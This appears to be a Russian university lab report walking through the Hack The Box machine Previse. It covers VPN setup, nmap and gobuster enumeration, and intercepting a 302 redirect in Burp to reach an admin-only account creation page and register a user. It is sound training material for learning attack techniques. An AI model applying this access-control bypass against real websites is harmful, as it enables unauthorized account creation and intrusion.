



**МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ  
ФЕДЕРАЦИИ**

**Федеральное государственное автономное образовательное учреждение  
высшего образования**

**«Дальневосточный федеральный университет»**

**ИМКТ**

**Департамент информационной безопасности**

**Тананов Алексей Александрович  
Жуков Владимир Владимирович**

**М9120-09.04.02ибкфс**

**ЛР № 4**

**«Получение доступа к удаленной системе»**

**г. Владивосток**

**2022**

На сайте НТВ были выбраны 2 машины. Были получены флаги user.txt

Далее подробно описаны действия по каждой машине.

Был запущен openvpn:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo openvpn lab_Altaneks.ovpn  
[sudo] password for kali:  
2022-01-05 03:55:31 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.  
2022-01-05 03:55:31 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add 'AES-128-CBC' to --data-ciphers or change --cipher 'AES-128-CBC' to --data-ciphers-fallback 'AES-128-CBC' to silence this warning.  
2022-01-05 03:55:31 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on May 14 2021  
2022-01-05 03:55:31 library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10  
2022-01-05 03:55:31 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication  
2022-01-05 03:55:31 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication  
2022-01-05 03:55:31 TCP/UDP: Preserving recently used remote address: [AF_INET]5.44.235.166:1337  
2022-01-05 03:55:31 Socket Buffers: R=[212992→212992] S=[212992→212992]  
2022-01-05 03:55:31 UDP link local: (not bound)  
2022-01-05 03:55:31 UDP link remote: [AF_INET]5.44.235.166:1337  
2022-01-05 03:55:31 TLS: Initial packet from [AF_INET]5.44.235.166:1337, sid=d8b1a4bb 235cf057  
2022-01-05 03:55:31 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu  
2022-01-05 03:55:31 VERIFY KU OK  
2022-01-05 03:55:31 Validating certificate extended key usage  
2022-01-05 03:55:31 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication  
2022-01-05 03:55:31 VERIFY EKU OK  
2022-01-05 03:55:31 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu  
2022-01-05 03:55:31 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA  
2022-01-05 03:55:31 [htb] Peer Connection Initiated with [AF_INET]5.44.235.166:1337  
2022-01-05 03:55:31 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::64,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:2::1042/64 dead:beef:2::1,ifconfig 10.10.14.68 255.255.254.0,peer-id 17,cipher AES-128-CBC'  
2022-01-05 03:55:31 OPTIONS IMPORT: timers and/or timeouts modified  
2022-01-05 03:55:31 OPTIONS IMPORT: --ifconfig/up options modified  
2022-01-05 03:55:31 OPTIONS IMPORT: route options modified  
2022-01-05 03:55:31 OPTIONS IMPORT: route-related options modified  
2022-01-05 03:55:31 OPTIONS IMPORT: peer-id set  
2022-01-05 03:55:31 OPTIONS IMPORT: adjusting link_mtu to 1625  
2022-01-05 03:55:31 OPTIONS IMPORT: data channel crypto options modified  
2022-01-05 03:55:31 Outgoing Data Channel: Cipher 'AES-128-CBC' initialized with 128 bit key  
2022-01-05 03:55:31 Outgoing Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication  
2022-01-05 03:55:31 Incoming Data Channel: Cipher 'AES-128-CBC' initialized with 128 bit key  
2022-01-05 03:55:31 Incoming Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication  
2022-01-05 03:55:31 net_route_v4_best_gw query: dst 0.0.0.0  
2022-01-05 03:55:31 net_route_v4_best_gw result: via 10.0.2.2 dev eth0  
2022-01-05 03:55:31 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFAFCE=eth0 HWADDR=36:d1:8d:f4:7d:d4  
2022-01-05 03:55:31 GDG6: remote_host_ipv6=n/a  
2022-01-05 03:55:31 net_route_v6_best_gw query: dst ::  
2022-01-05 03:55:31 sitnl_send: rtnl: generic error (-101): Network is unreachable  
2022-01-05 03:55:31 ROUTE6: default_gateway=UNDEF  
2022-01-05 03:55:31 TUN/TAP device tun0 opened  
2022-01-05 03:55:31 net_iface_mtu_set: mtu 1500 for tun0  
2022-01-05 03:55:31 net_iface_up: set tun0 up  
2022-01-05 03:55:31 net_addr_v4_add: 10.10.14.68/23 dev tun0  
2022-01-05 03:55:31 net_iface_mtu_set: mtu 1500 for tun0  
2022-01-05 03:55:31 net_iface_up: set tun0 up
```

Previce:

The screenshot shows the HackTheBox interface for the 'Previce' machine. The machine is currently online. Key statistics include an IP address of 10.10.11.104, a machine rating of 4.4, 14360 users who own the machine, and 13611 system owners. The machine was released 150 days ago. The interface includes various buttons for interacting with the machine, such as 'Leave Machine', 'Reset Machine', 'Submit Flag', 'Add To-Do List', 'Review Machine', and 'Forum Thread'. The user's profile is visible at the top, showing a rating of 20 points and a 'LAB ACCESS' button.

Был прописан адрес и домен в файл hosts




The screenshot shows a terminal window with the nano text editor open to the file /etc/hosts. The file contains the following content:

```
GNU nano 5.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.111 forge.htb
10.10.11.104 previse.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

The terminal window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The status bar at the bottom shows various keyboard shortcuts for editing and navigation.

Перешли на сайт:



Проведено сканирование nmap:

```
kali@kali: ~  
File Actions Edit View Help  
--(kali@kali)-[~]  
└─$ nmap -sV -sC -i 10.10.11.104  
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-05 04:00 EST  
Nmap scan report for previse.htb (10.10.11.104)  
Host is up (0.17s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
ssh-hostkey:  
 2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)  
 256  bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)  
 256  33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))  
_http-cookie-flags:  
  /:  
    PHPSESSID:  
      httponly flag not set  
_http-server-header: Apache/2.4.29 (Ubuntu)  
_http-title: Previce Login  
_Requested resource was login.php  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 36.48 seconds  
--(kali@kali)-[~]  
└─$
```

Установили и запустили gobuster для поиска каталогов:

```
kali@kali: ~  
File Actions Edit View Help  
--(kali@kali)-[~]  
└─$ sudo apt-get install gobuster  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
  gobuster  
0 upgraded, 1 newly installed, 0 to remove and 645 not upgraded.  
Need to get 2,189 kB of archives.  
After this operation, 7,582 kB of additional disk space will be used.  
Get:1 http://mirror-1.truenetwork.ru/kali kali-rolling/main amd64 gobuster amd64 3.1.0-0kali1 [2,189 kB]  
Fetched 2,189 kB in 4s (524 kB/s)  
Selecting previously unselected package gobuster.  
(Reading database ... 278054 files and directories currently installed.)  
Preparing to unpack .../gobuster_3.1.0-0kali1_amd64.deb ...  
Unpacking gobuster (3.1.0-0kali1) ...  
Setting up gobuster (3.1.0-0kali1) ...  
Processing triggers for kali-menu (2021.3.3) ...  
Scanning processes ...  
Scanning linux images ...  
  
Running kernel seems to be up-to-date.  
  
No services need to be restarted.  
  
No containers need to be restarted.
```

```
kali@kali: ~  
File Actions Edit View Help  
└─$ gobuster dir -u previse.htb -w /usr/share/wordlists/dirb/common.txt -e -t 100  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://previse.htb  
[+] Method: GET  
[+] Threads: 100  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Expanded: true  
[+] Timeout: 10s  
-----  
2022/01/05 04:16:15 Starting gobuster in directory enumeration mode  
-----  
http://previse.htb/.htpasswd (Status: 403) [Size: 276]  
http://previse.htb/.hta (Status: 403) [Size: 276]  
http://previse.htb/.htaccess (Status: 403) [Size: 276]  
http://previse.htb/css (Status: 301) [Size: 308] [→ http://previse.htb/css/]  
http://previse.htb/favicon.ico (Status: 200) [Size: 15406]  
http://previse.htb/index.php (Status: 302) [Size: 2801] [→ login.php]  
http://previse.htb/js (Status: 301) [Size: 307] [→ http://previse.htb/js/]  
http://previse.htb/server-status (Status: 403) [Size: 276]  
-----  
2022/01/05 04:16:29 Finished  
=====
```


Скачали файл index.php:

```
kali@kali: ~  
File Actions Edit View Help  
ACCOUNT  
(kali@kali)-[~]  
$ curl -O http://previse.htb/index.php  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 2801 100 2801 0 0 7780 0 --:--:-- --:--:-- --:--:-- 7759  
(kali@kali)-[~]  
$
```

Обнаружили в нем информацию о наличии файла accounts.php:

```
~/index.php - Mousepad  
File Edit Search View Document Help  
23 <title>previse home</title>  
24 </head>  
25 <body>  
26  
27 <nav class="uk-navbar-container" uk-navbar>  
28 <div class="uk-navbar-center">  
29 <ul class="uk-navbar-nav">  
30 <li class="uk-active"><a href="/index.php">Home</a></li>  
31 <li>  
32 <a href="accounts.php">ACCOUNTS</a>  
33 <div class="uk-navbar-dropdown">  
34 <ul class="uk-nav uk-navbar-dropdown-nav">  
35 <li><a href="accounts.php">CREATE ACCOUNT</a></li>  
36 </ul>  
37 </div>  
38 </li>  
39 <li><a href="files.php">FILES</a></li>  
40 <li>  
41 <a href="status.php">MANAGEMENT MENU</a>  
42 <div class="uk-navbar-dropdown">  
43 <ul class="uk-nav uk-navbar-dropdown-nav">  
44 <li><a href="status.php">WEBSITE STATUS</a></li>  
45 <li><a href="file_logs.php">LOG DATA</a></li>  
46 </ul>  
47 </div>  
48 </li>  
49 <li><a href="#" class="uk-text-uppercase"></span></a></li>  
50 <li>  
51 <a href="logout.php">  
52 <button class="uk-button uk-button-default uk-button-small">LOG OUT</button>  
53 </a>  
54 </li>  
55 </ul>  
56 </div>  
57 </nav>  
58
```

Перехватили ответ и изменили код 302 на 200 при помощи burp:



Burp Suite Community Edition v2021.8.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Response from http://previse.htb:80/accounts.php [10.10.11.104]


Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex Render \n

```
1 HTTP/1.1 302 Found
2 Date: Wed, 05 Jan 2022 10:26:36 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 3994
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
17     <meta charset="utf-8" />
18
19     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
20     <meta name="description" content="Previse rocks your socks." />
21     <meta name="author" content="m4lwhe" />
22     <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
23     <link rel="icon" href="/favicon.ico" type="image/x-icon" />
24     <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
25     <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
26     <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
27     <link rel="manifest" href="/site.webmanifest">
28     <link rel="stylesheet" href="css/uikit.min.css" />
29     <script src="js/uikit.min.js"></script>
30     <script src="js/uikit-icons.min.js"></script>
31
32   </head>
33   <title>Previse Create Account</title>
34   </head>
35   <body>
36
37     <nav class="uk-navbar-container" uk-navbar>
38       <div class="uk-navbar-center">
39         <ul class="uk-navbar-nav">
40           <li class="uk-active"><a href="/index.php">Home</a></li>
41           <li>
42             <a href="accounts.php">ACCOUNTS</a>
43             <div class="uk-navbar-dropdown">
44               <ul class="uk-nav uk-navbar-dropdown-nav">
45                 <li><a href="accounts.php">CREATE ACCOUNT</a></li>
46               </ul>
47             </div>
48           </li>
49           <li><a href="files.php">FILES</a></li>
50           <li>
41             <a href="status.php">MANAGEMENT MENU</a>
42             <div class="uk-navbar-dropdown">
43               <ul class="uk-nav uk-navbar-dropdown-nav">
44               </ul>
45             </div>
46           </li>
47         </ul>
48       </div>
49     </nav>
50
51   </body>
52 </html>
```

Inspector

Search... 0 matches



Получив доступ к странице создали новый аккаунт:

←→↻🏠🔒🔗previsе.htb/accounts.php⋮🛡️☆⬇️📁📄👤☰

HOMEACCOUNTSFILESMANAGEMENT MENULOG OUT

## Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Username and passwords must be between 5 and 32 characters!

👤 Username

🔒 Password


🔒 Confirm Password

CREATE USER


CREATED BY M4LWHERE

Авторизовались и скачали бэкап:

